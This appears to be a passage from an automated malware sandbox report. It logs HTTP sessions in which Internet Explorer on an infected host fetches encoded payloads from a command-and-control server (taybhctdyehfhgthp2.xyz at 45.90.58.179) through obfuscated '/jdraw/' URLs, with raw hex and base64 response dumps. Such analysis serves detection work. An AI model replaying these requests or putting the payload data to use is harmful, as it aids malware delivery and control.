55 34 38 51 31 6f 6b 44 31 4c 42 33 7a 6b 66 46 67 74 4d 46 35 6f 68 43 56 70 72 38 4d 54 37 51 75 34 51 50 38 73 6e 50 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEsL+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wI BEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+El AElRzRpH7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49894	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:30.238924980 CEST	12445	OUT	GET /jdraw/TMw5yrrD58_2F_2BhR/g9tx6WwiG/Y4ETyUqNXMfs0pkiHuVm/dVQuHu9BK38oq2QYF9z/cuTLQ3u7O qALxMlyfbyNQp/gDWpeOrsyYhNN/ao8vL_2F/3dQ2wCKcTWt3EGgjtWuBFvo/JER9x_2Bw_/2FiyK5UBn9x3lTG4i/ wyJNOkM0xfPY/bTj1Bitzmn0/D5CG_2FPtjEkzq/cTayMyn_2/F.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:30.297597885 CEST	12446	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:30 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMlzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8ilJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49896	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:35.488914013 CEST	12765	OUT	GET /jdraw/pBKH4QNe_/2BwOCg1mW3gHfkXlroYv/qwMSGdzvy41rio90Pee/xoNO_2FGsX6HBf_2FeDJF5/0Zm4k o6Y_2B7F/5nkQ7CLE/x6UrnmgoKHXkC63igNAKiIM/Lhtzb27hq2/jm8Q2hap4uiXv4gmQ/mKxqFGYK_2BR/j5HJqn O7p7O/6C_2B0biaTD1w9/N2tivlNu2ujN1Xlxq5iZI/v2iFk.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:35.547017097 CEST	12767	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49866	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:49.579442024 CEST	10097	OUT	GET /jdraw/senUH03QWJY9zy0TGKst3cx/OBC4WplDXH/oqcxDz6cjN7h_2F8d/LfQkFQ_2Fy0T/FAoEVOXxiKp/e 5g4BIHVUHnefb/KqKdZd97vSsTK6buJ9MPp/9jx2EzrYaeeWP1ma/erE06KdAoUvLcED/U3KE1nRYvwMMSqnPv9/1a Do6f8tR/MrfKrfcn0yaSbhv8m_2F/z2V0PdyA0_2FVLnznN3/BN9K6zV1nJnb/WmUYG.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:49.649101973 CEST	10099	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:30:49 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=oj5lijodqe611lf3pm8jatk5p5; path=/; domain=.taybhctdyehfhgthp2.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 05-Aug-2021 12:30:49 GMT; path=/; domain=.taybhctdyehfhgthp2.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVll3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1
Jul 6, 2021 14:30:50.068135977 CEST	10346	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: PHPSESSID=oj5lijodqe611lf3pm8jatk5p5; lang=en
Jul 6, 2021 14:30:50.106596947 CEST	10347	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:30:50 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Tue, 15 Jun 2021 10:54:44 GMT ETag: "1536-5c4cbcd3c238b" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: 